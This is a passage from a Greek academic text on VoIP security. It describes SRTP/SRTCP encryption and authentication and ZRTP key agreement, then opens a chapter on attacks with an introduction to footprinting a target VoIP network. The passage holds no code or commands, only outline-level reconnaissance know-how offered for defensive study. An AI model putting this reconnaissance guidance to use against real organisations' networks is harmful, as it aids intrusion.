Το Secure Real-time Transmission Protocol ορίζει ένα προφίλ για το RTP, που επιδιώκει να προσφέρει κρυπτογράφηση, πιστοποίηση και εγκυρότητα μηνύματος και προστασία από επανάληψη δεδομένων στο RTP σε εφαρμογές unicast και multicast. Αναπτύχθηκε από μια μικρή ομάδα του πρωτοκόλλου IP και ειδικούς κρυπτογραφίας της Cisco και της Ericcson συμπεριλαμβανομένων των David Oran, David McGrew, Mark Baugher, Mats Naslund, Elisabetta Carrara, Karl Norman και Rolf Blom. Δημοσιεύθηκε πρώτη φορά από την IETF τον Μάρτιου του 2004 σαν RFC 3711[72].

Αφού το RTP είναι στενά συνδεδεμένο με το RTCP (RTP control protocol) το οποίο μπορεί να χρησιμοποιηθεί για να χειριστεί μια σύνοδο RTP, το SRTP επίσης έχει ένα όμοιο πρωτόκολλο που ονομάζεται Secure RTCP (SRTCP)[73]. Αυτό παρέχει τα ίδια χαρακτηριστικά που σχετίζονται με την ασφάλεια στο RTCP, όπως αυτά που παρέχονται από το SRTP στο RTP.

Η αρχικοποίηση του SRTP ή του SRTCP είναι προαιρετική για να αρχικοποιηθεί το RTP ή το RTCP αλλά ακόμα και αν τα SRTP/SRTCP χρησιμοποιηθούν, όλα τα παρεχόμενα χαρακτηριστικά (όπως η κρυπτογράφηση και η πιστοποίηση) είναι προαιρετικά και μπορούν να ενεργοποιηθούν/απενεργοποιηθούν ξεχωριστά. Η μόνη εξαίρεση είναι το χαρακτηριστικό πιστοποίηση μηνύματος που είναι απολύτως απαραίτητο όταν χρησιμοποιείται το SRTCP.

[72] http://www.ietf.org/rfc/rfc3711.txt
[73] http://en.wikipedia.org/wiki/SRTCP





**Εικόνα 55 - SRTP: Η κρυπτογραφημένη ροή στη κλήση**


## *4.4.2 Κρυπτογράφηση Ροής Δεδομένων*

Για την κρυπτογράφηση και την αποκρυπτογράφηση της ροής δεδομένων (ως εκ τούτου παρέχοντας την εμπιστευτικότητα της ροής στοιχείων), το SRTP (μαζί με το SRTCP) τυποποιεί τη χρησιμοποίηση μόνο ενός κρυπτογραφήματος, του AES, το οποίο μπορεί να χρησιμοποιηθεί σε 2 τρόπους κρυπτογραφήματος, οι οποίοι μετατρέπουν το αρχικό AES block σε ροή κρυπτογραφήματος:

- Segmented Integer Counter Mode - ένα τυπικό τρόπο μετρητή, ο όποιος επιτρέπει τυχαία προσπέλασης σε κάθε block, που είναι ουσιώδες για την RTP κυκλοφορία μέσω μη αξιόπιστων δικτύων με πιθανή απώλεια πακέτων. Γενικότερα, σχεδόν κάθε λειτουργία μπορεί να χρησιμοποιηθεί στο ρόλο του "μετρητή", υποθέτοντας ότι δεν επαναλαμβάνεται για μεγάλο αριθμό επαναλήψεων. Το πρότυπο για την κρυπτογράφηση των RTP δεδομένων είναι απλά ένας συνηθισμένος αυξητικός μετρητής ακεραίων. Αυτός ο τρόπος κρυπτογράφησης AES είναι ο εξ ορισμού αλγόριθμος κρυπτογράφησης, μαζί με ένα εξ ορισμού κλειδί κρυπτογράφησης 128-bit μήκους και ένα εξ ορισμού salt κλειδί συνόδου, μήκους 112-bit.





**Εικόνα 56 - SRTP: Κρυπτογράφηση Segmented Integer Counter Mode**





**Εικόνα 57 - SRTP: Αποκρυπτογράφηση Segmented Integer Counter Mode**

- f8-mode, που είναι μια παραλλαγή του output feedback mode, βελτιωμένη για να είναι αναζητήσιμη και με μία τροποποιημένη συνάρτηση αρχικοποίησης. Οι εξ ορισμού τιμές για το κλειδί κρυπτογράφησης και για το κλειδί salt είναι οι ίδιες με του AES στο Counter Mode. (Στα δίκτυα κινητής τηλεφωνίας UMTS[74] 3G έχει επιλεγεί αυτός ο τρόπος κρυπτογραφήματος του AES)




**Εικόνα 58 - SRTP: Κρυπτογράφηση Output Feedback Mode**




**Εικόνα 59 - SRTP: Αποκρυπτογράφηση Output Feedback Mode**

[74] http://en.wikipedia.org/wiki/Universal_Mobile_Telecommunications_System

Εκτός από το κρυπτογράφημα AES, το SRTP επιτρέπει την ακαριαία απενεργοποίηση κρυπτογράφησης, χρησιμοποιώντας το αποκαλούμενο κενό (NULL) κρυπτογράφημα, το οποίο μπορεί να θεωρηθεί ως το δεύτερο κρυπτογράφημα που υποστηρίζεται (ή το τρίτο σε σύνολο με τα 2 του AES). Στην πραγματικότητα, το κενό κρυπτογράφημα δεν προσφέρει κρυπτογράφηση (ο αλγόριθμος κρυπτογράφησης λειτουργεί σαν το κλειδί να περιέχει μόνο μηδενικά, οπότε και αντιγράφει τη ροή εισόδου στη ροή εξόδου χωρίς καμία αλλαγή). Είναι υποχρεωτικό να εφαρμοστεί αυτός ο τρόπος κρυπτογραφήματος σε κάθε σύστημα συμβατό με SRTP. Ως εκ τούτου, μπορεί να χρησιμοποιηθεί όταν δεν είναι απαραίτητη η διασφάλιση εγγύησης απορρήτου από το SRTP, ενώ άλλες λειτουργίες του SRTP(όπως αυθεντικότητα και ακεραιότητα μηνύματος) μπορούν να χρησιμοποιηθούν.

Αν και τεχνικά το SRTP μπορεί εύκολα να προσαρμόσει νέους αλγόριθμους κρυπτογράφησης, το πρότυπο SRTP προδιαγράφει ότι νέοι αλγόριθμοι κρυπτογράφησης πέραν αυτών που περιγράφηκαν προηγουμένως δε μπορούν απλά να προστεθούν σε κάποια υλοποίηση του SRTP.

### *4.4.3 Πιστοποίηση, ακεραιότητα και προστασίας από επαναλήψεις.*

Η παραπάνω λίστα αλγόριθμων κρυπτογράφησης δε εξασφαλίζουν την ακεραιότητα του μηνύματος από μόνοι τους, επιτρέποντας στον επιτιθέμενο να πλαστογραφήσει τα δεδομένα ή τουλάχιστον να επαναλάβει προηγούμενα δεδομένα που μεταδόθηκαν. Για αυτό, το πρότυπο SRTP προφέρει επίσης τα μέσα για διασφάλιση της ακεραιότητας των δεδομένων και την προστασία από επιθέσεις επανάληψης.

Για να πιστοποιηθεί το μήνυμα και να προστατευθεί η ακεραιότητα του, χρησιμοποιείται ο αλγόριθμος HMAC-SHA1[75], ο οποίος παράγει ένα αποτέλεσμα μήκους 160-bit, το οποίο κομματιάζεται σε 80-bit ή 32-bit για να γίνει ετικέτα πιστοποίησης που προσαρτάται στο πακέτο. Το HMAC υπολογίζεται από το ωφέλιμο φορτίο του πακέτου και περιεχόμενο από την κεφαλίδα του πακέτου, συμπεριλαμβάνοντας τον αριθμό ακολουθίας του πακέτου. Για να προστατευτεί από επιθέσεις επανάληψης, ο δέκτης διατηρεί τους δείκτες (indices) από τα προηγούμενα ληφθέντα μηνύματα, τα συγκρίνει με τον δείκτη του κάθε νέου ληφθέντος μηνύματος και δέχεται το νέο μήνυμα μόνο αν δεν έχει σταλεί προηγουμένως. Μια τέτοια προσέγγιση βασίζεται σε μεγάλο βαθμό στην ενεργοποίηση της προστασίας ακεραιότητας (για να είναι αδύνατο να "ξεγελαστούν" οι δείκτες των μηνυμάτων.

### *4.4.4 Προέλευση Κλειδιού (Key Derivation)*

Η συνάρτηση προέλευσης κλειδιού (Key Derivation function)[76] χρησιμοποιείται για να αποκαλυφθούν τα κλειδιά που χρησιμοποιούνται στο κρυπτογραφημένο πλαίσιο (κλειδιά κρυπτογράφησης SRTP και SRTCP και salts, κλειδιά πιστοποίησης SRTP και SRTCP) από ένα μοναδικό κύριο κλειδί με ένα κρυπτογραφικά ασφαλή τρόπο. Έτσι, το πρωτόκολλο διαχείρισης κλειδιού χρειάζεται να ανταλλάξει μόνο ένα κύριο


[75] http://en.wikipedia.org/wiki/HMAC-SHA1
[76] http://en.wikipedia.org/wiki/Key_derivation_function

κλειδί, όλα τα απαραίτητα κλειδιά συνόδου παράγονται χρησιμοποιώντας τη συνάρτηση προέλευσης κλειδιού.

Περιοδική εφαρμογή της συνάρτησης προέλευσης κλειδιού θα οδηγήσει σε οφέλη ασφαλείας. Αποτρέπει τον επιτιθέμενο από το να συλλέξει μεγάλες ποσότητες κρυπτογραφημάτων κρυπτογραφημένων με ένα απλό κλειδί συνόδου. Διάφορες επιθέσεις είναι ευκολότερο να πραγματοποιηθούν όταν είναι διαθέσιμή μεγάλη ποσότητα κρυπτογραφημάτων. Επιπλέον, πολλαπλή εφαρμογή της συνάρτησης προέλευσης κλειδιού προσφέρει ασφάλεια προς τα μπρός και προς τα πίσω με την έννοια ότι ένα εκτεθειμένο κλειδί συνόδου δεν εκθέτει άλλα κλειδιά συνόδου που προέρχονται από το ίδιο κύριο κλειδί. Αυτό σημαίνει ακόμα και αν ο επιτιθέμενος καταφέρει να βρει κάποιο κλειδί συνόδου, δε θα μπορεί να αποκρυπτογραφήσει μηνύματα ασφαλισμένα με προηγούμενα και επόμενα κλειδιά συνόδου που προέρχονται από το ίδιο κύριο κλειδί. Πρέπει να σημειωθεί ότι αν διαρρεύσει ένα κύριο κλειδί μπορούν να αποκαλυφθούν όλα τα κλειδιά συνόδου που προέρχονται από αυτό.

Το SRTP βασίζεται σε ένα εξωτερικό πρωτόκολλο διαχείρισης κλειδιού για να δημιουργήσει το αρχικό κλειδί. Δύο πρωτόκολλα που έχουν σχεδιαστεί ειδικά για να χρησιμοποιηθούν από το STRP είναι το ZRTP και το MIKEY[77]

Τέλος, υπάρχουν επίσης και άλλες μέθοδοι διαπραγμάτευσης των SRTP κλειδιών. Υπάρχουν διάφοροι κατασκευαστές που προσφέρουν προϊόντα που χρησιμοποιούν την μέθοδο ανταλλαγής κλειδιού SDES[78].




# 4.5 ZRTP

## *4.5.1 Γενικά για το ZRTP*

Το ZRTP είναι ένα πρωτόκολλο κρυπτογραφίας συμφωνίας - κλειδιού (cryptographic key-agreement protocol) που χρησιμοποιείται στη διαπραγμάτευση των κλειδιών για την κρυπτογράφηση των VoIP κλήσεων. Περιγράφει μια μέθοδο της συμφωνίας κλειδιού Diffie - Hellman για το SRTP. Το υπέβαλαν στην IETF στις 5 Μάρτιου 2006 οι Phil Zimmermann, Jon Callas και Alan Johnston.

Θα πρέπει να αναφέρουμε σε αυτό το σημείο ότι το ZRTP δεν είναι αντικαταστάτης του SRTP αλλά ένας εύκολος τρόπος για να χρησιμοποιήσουμε το SRTP. Ο αποκλειστικός σκοπός του είναι να διαπραγματευτούν τα κλειδιά μεταξύ των peers

[77] http://en.wikipedia.org/wiki/MIKEY
[78] http://en.wikipedia.org/wiki/SDES

και να χρησιμοποιηθούν αυτά τα κλειδιά για να υπολογιστούν τα κρυπτογραφικά δεδομένα για να δημιουργηθεί το κρυπτογραφικό πλαίσιο SRTP.

Το ZRTP περιγράφεται στα προσχέδια Internet (Internet Drafts ή I-Ds) ως μια " συμφωνία κλειδιού που εκτελεί την ανταλλαγή κλειδιού Diffie - Hellman[79] στη διάρκεια της εγκατάστασης της κλήσης σε μια ροή μέσων Πρωτοκόλλου Μεταφοράς Πραγματικού χρόνου (Real-time Transport Protocol ή RTP) η οποία έχει δημιουργηθεί χρησιμοποιώντας κάποιο άλλο πρωτόκολλο σηματοδότησης όπως το SIP. Αυτό δημιουργεί ένα κοινό μυστικό το οποίο χρησιμοποιείται για να παράγει κλειδιά και salt για μια σύνοδο SRTP". Ένα από τα χαρακτηριστικά του ZRTP είναι ότι δεν βασίζεται στη σηματοδότηση SIP για διαχείριση κλειδιών ή σε οποιοδήποτε διακομιστή. Υποστηρίζει ευκαιριακή κρυπτογράφηση (opportunistic encryption) με το να αναγνωρίζει αυτόματα αν ή άλλη εφαρμογή VoIP υποστηρίζει το πρωτόκολλο.

Αυτό το πρωτόκολλο δεν απαιτεί προηγούμενα κοινά κλειδιά, δεν βασίζεται στη Υποδομή Δημοσίου Κλειδιού (Public Key Infrastructure ή PKI) ή αρχές πιστοποίησης. Στην πραγματικότητα, παράγονται εφήμερα κλειδιά Diffie - Hellman σε κάθε σύνοδο που δημιουργείται· αυτό επιτρέπει να παρακαμφθεί η πολυπλοκότητα της δημιουργίας και διατήρησης ενός έμπιστου τρίτου μέρους.

Αυτά τα κλειδιά θα συμβάλουν στην δημιουργία του μυστικού της συνόδου, από το οποίο θα δημιουργηθούν το κλειδί συνόδου και οι παράμετροι της συνόδου SRTP μαζί με προηγούμενα κοινά μυστικά (αν υπάρχουν)· αυτό προσφέρει προστασία από επιθέσεις Man In The Middle, υποθέτοντας ότι ο επιτιθέμενος δεν ήταν "πάρων" στην πρώτη σύνοδο μεταξύ των δύο τερματικών άκρων.

Για να διασφαλιστεί ότι όντως δεν είναι ο επιτιθέμενος "παρών" στην πρώτη σύνοδο (όπου δεν υπάρχει κανένα κοινό μυστικό), χρησιμοποιείται η μέθοδος Αλφαριθμητικού Μικρής Πιστοποίησης (Short Authentication String)· οι 2 χρήστες στα τερματικά άκρα συγκρίνουν προφορικά μια κοινή τιμή που εμφανίζεται και στα 2 άκρα. Αν αυτές οι τιμές δεν ταιριάζουν, αυτό φανερώνει την ύπαρξη Man In The Middle.

Το ZRTP μπορεί να χρησιμοποιηθεί με οποιοδήποτε πρωτόκολλο σηματοδότησης, περιλαμβάνοντας το SIP, το H.323, το Jingle και το Peer-to-Peer SIP. Το ZRTP είναι ανεξάρτητο από το επίπεδο σηματοδότησης, επειδή όλες οι ανταλλαγές κλειδιών γίνονται στη ροη μέσων RTP.

### *4.5.2 Πιστοποίηση*

Η ανταλλαγή κλειδιού Diffie-Hellman από μόνη της δεν προσφέρει προστασία από επιθέσεις Man in the Middle (MitM). Για να πιστοποιηθεί η ανταλλαγή κλειδιού, το ZRTP χρησιμοποιεί ένα Short Authentication String (SAS), το οποίο είναι ουσιαστικά ένα κρυπτογραφικό hash των δύο κλειδιών Diffie-Hellman. Η τιμή SAS αποδίδεται ερμηνευμένη και στα δύο ZTRP τερματικά σημεία. Για να πραγματοποιηθεί η πιστοποίηση, αυτή η SAS τιμή διαβάζεται δυνατά στο άλλο άτομο μέσω της σύνδεσης που έχει πραγματοποιηθεί. Αν οι τιμές στα δύο άκρα δεν ταιριάζουν, αυτό υποδεικνύει την παρουσία επίθεσης Man in the Middle. Αν ταιριάζουν, υπάρχει

[79] http://en.wikipedia.org/wiki/Diffie%E2%80%93Hellman_key_exchange

μεγάλη πιθανότητα να μην υπάρχει τέτοια επίθεση σε αυτή τη συνεδρία. Η χρήση δέσμευσης του hash στην ανταλλαγή Diffie-Hellman περιορίζει τον επιτιθέμενο σε μόνο μια "μαντεψιά" ώστε να παράγει το σωστό SAS για την επίθεση του, πράγμα το οποίο σημαίνει ότι το SAS μπορεί να είναι πολύ μικρό. Ένα SAS 16-bit, για παράδειγμα, δίνει στον επιτιθέμενο 1 πιθανότητα στις 65536 να περάσει απαρατήρητος.

Το ZRTP προσφέρει ένα δεύτερο επίπεδο προστασίας απέναντι σε επιθέσεις Man in the Middle, βασισμένο σε μια μορφή συνέχειας κλειδιού. Το κάνει αυτό αποθηκεύοντας προσωρινά hashed κλειδιά για να χρησιμοποιηθούν στην επόμενη κλήση, για να αναμιχθούν με το μυστικό κλειδί Diffie-Hellman της επόμενης κλήσης, δίνοντας ιδιότητες συνέχειας κλειδιού ανάλογες με το SSH[80]. Αν η MitM δεν είναι παρούσα στη πρώτη κλήση, τότε είναι αποκλεισμένη από τις επόμενες κλήσεις. Επιπλέον, ακόμα και αν δεν χρησιμοποιηθεί το SAS, οι περισσότερες MitM επιθέσεις εμποδίζονται, επειδή δεν ήταν παρούσες στην πρώτη κλήση.

Ένα τρίτο επίπεδο προστασίας από τέτοιου είδους επίθεσης προσφέρεται από το ZRTP. Η IETF σκοπεύει να προσθέσει προστασία ακεραιότητας στην παράδοση της SIP πληροφορίας, με αυτήν την προστασία ακεραιότητας να βασίζεται στο PKI. Όταν αυτό εγκατασταθεί, το ZRTP θα μπορεί να επωφεληθεί από αυτό. Όταν χρησιμοποιείται το PKI, δεν απαιτείται από τους χρήστες να συγκρίνουν προφορικά το SAS. Δεν υπάρχουν πολλοί clients που να ενσωματώνουν πλήρως την στοιβάδα SIP που προσφέρει προστασία ακεραιότητας σημείου προς σημείο για την παράδοση της SIP πληροφορίας. Επιπλέον, πολλές υλοποιήσεις τερματικών σημείων ZRTP θα συνεχίσουν να εξαρτώνται στην πιστοποίηση SAS για αρκετό καιρό. Ακόμα και όταν θα υπάρξει ευρεία διάθεση SIP προϊόντων που να προσφέρουν προστασία ακεραιότητας, πολλοί χρήστες θα βρεθούν αντιμέτωποι με το γεγονός ότι η σηματοδότηση μπορεί να ελέγχεται από ιδρύματα που δεν έχουν σκοπό το όφελος των τερματικών χρηστών. Σε αυτή τη περίπτωση, η ενσωματωμένη SAS πιστοποίηση θα παραμείνει το πρότυπο για τον συνετό χρήστη.


**Εικόνα 60 - ZRTP: Το Zfone εν δράση**

[80] http://en.wikipedia.org/wiki/Secure_Shell

# Κεφάλαιο 5 Αρχικά βήματα και επιθέσεις

Όπως κάθε σύστημα, έτσι και μια υλοποίηση VoIP μπορεί να είναι ανασφαλής και να ευάλωτη σε επιθέσεις που εκμεταλλεύονται τα κενά ασφαλείας που μπορεί να έχει ένα σύστημα, την «απειρία» του διαχειριστή να «κλείσει» αυτά τα κενά η ακόμα και την άγνοια του χρήστη για τα απλά βήματα που μπορεί να κάνει για να ασφαλίσει το λογαριασμό του.

Πολλά από τα προβλήματα ασφαλείας σε ένα VoIP δίκτυο είναι παρόμοια με αυτά τον εφαρμογών Internet που είναι εγκατεστημένες σε ένα εταιρικό δίκτυο. Αυτή η ομοιότητα οφείλεται κυρίως στο γεγονός ότι οι VoIP συσκευές «κληρονομούν» πολλά από τα κενά ασφαλείας των υποστηριζόμενων υπηρεσιών και των υποδομών όπου βρίσκονται. Ένας άλλος λόγος είναι ότι οι διακομιστές και τα τηλέφωνα VoIP τείνουν στο να υποστηρίζουν ένα μεγάλο εύρος από χαρακτηριστικά όπως HTTP, telnet[1], SNMP[2], TFTP[3] και πολλά άλλα.

Επειδή τα συστατικά του VoIP υποστηρίζουν μια πλειάδα πρωτοκόλλων διαχείρισης, απλοποιείται η προσπάθεια του επιτιθέμενου να εκτελέσει βασική αναγνώριση δικτύου. Απλά χρησιμοποιώντας το Google, μπορεί να αποκτήσει ένα μεγάλο αριθμό πληροφοριών σχετικά με το VoIP δίκτυο που θέλει να επιτεθεί.


Σε αυτό το κεφάλαιο θα δούμε εν δράση διάφορες επιθέσεις που μπορεί να κάνει ένας επιτιθέμενος σε ένα σύστημα VoIP και πως μπορούμε να τις αντιμετωπίσουμε (αν αυτό είναι δυνατό). Σαν δίκτυο αναφοράς, όπου απαιτείται, θα "δανειστούμε" το δίκτυο που έχουν υλοποιήσει οι συγγραφείς του Hacking Exposed:VoIP (Endler David & Collier Mark, 2007) που περιγράφεται στην ενότητα 4.1.2.

## 5.1 Αποτυπώνοντας το δίκτυο

Το πρώτο βήμα που πρέπει να κάνει κάποιος για να μπορέσει να επιτεθεί σε ένα VoIP σύστημα, είναι να αποτυπώσει το δίκτυο, δηλαδή να συγκεντρώσει όσο το δυνατόν περισσότερες πληροφορίες για την VoIP υλοποίηση και για την ασφάλεια που αποτελεί την άμυνα της απέναντι σε επιθέσεις. Αυτή η πρώτη προσέγγιση είναι παρόμοια με τον τρόπο όπου μια στρατιωτική επιχείρηση μαζεύει αναφορές με πληροφορίες και δορυφορικές εικόνες από τον στόχο πριν εξαπολύσει την επίθεση. Έτσι μπορεί να μεγιστοποιηθεί η επιτυχία της επίθεσης εστιάζοντας στρατηγικά στα ευάλωτα σημεία που έχει το αμυνόμενο σύστημα.

Πολλοί οργανισμοί έχουν άφθονες πληροφορίες σχετικά με ευαίσθητες λεπτομέρειες οι οποίες βρίσκονται στο site τους και είναι διαθέσιμες για κάθε χακερ που ξέρει που και πως να ψάξει. Όπως μια εφαρμογή (π.χ. WWW[4], DNS, SMTP κ.α.), έτσι και το VoIP εξαρτάται από την υποδομή του δικτύου για ότι αφορά την ασφάλεια του (για παράδειγμα ρύθμιση του δρομολογητή, firewalls, δύναμη κωδικού πρόσβασης κ.α.). Όπως φαίνεται και στην εικόνα 34, η ασφάλεια του VoIP συναντά τα παραδοσιακά στρώματα της ασφάλειας των δεδομένων στο εσωτερικό ενός οργανισμού.

[1] http://en.wikipedia.org/wiki/Telnet
[2] http://en.wikipedia.org/wiki/SNMP
[3] http://en.wikipedia.org/wiki/Trivial_File_Transfer_Protocol
[4] http://en.wikipedia.org/wiki/Www




**Εικόνα 61 - Attacks: Η Πυραμίδα ασφάλειας του VoIP**

Ας περάσουμε τώρα στους τρόπους όπου μπορεί κάποιος να αποτυπώσει ένα δίκτυο

## *5.1.1 Έρευνα στην ιστοσελίδα του οργανισμού*

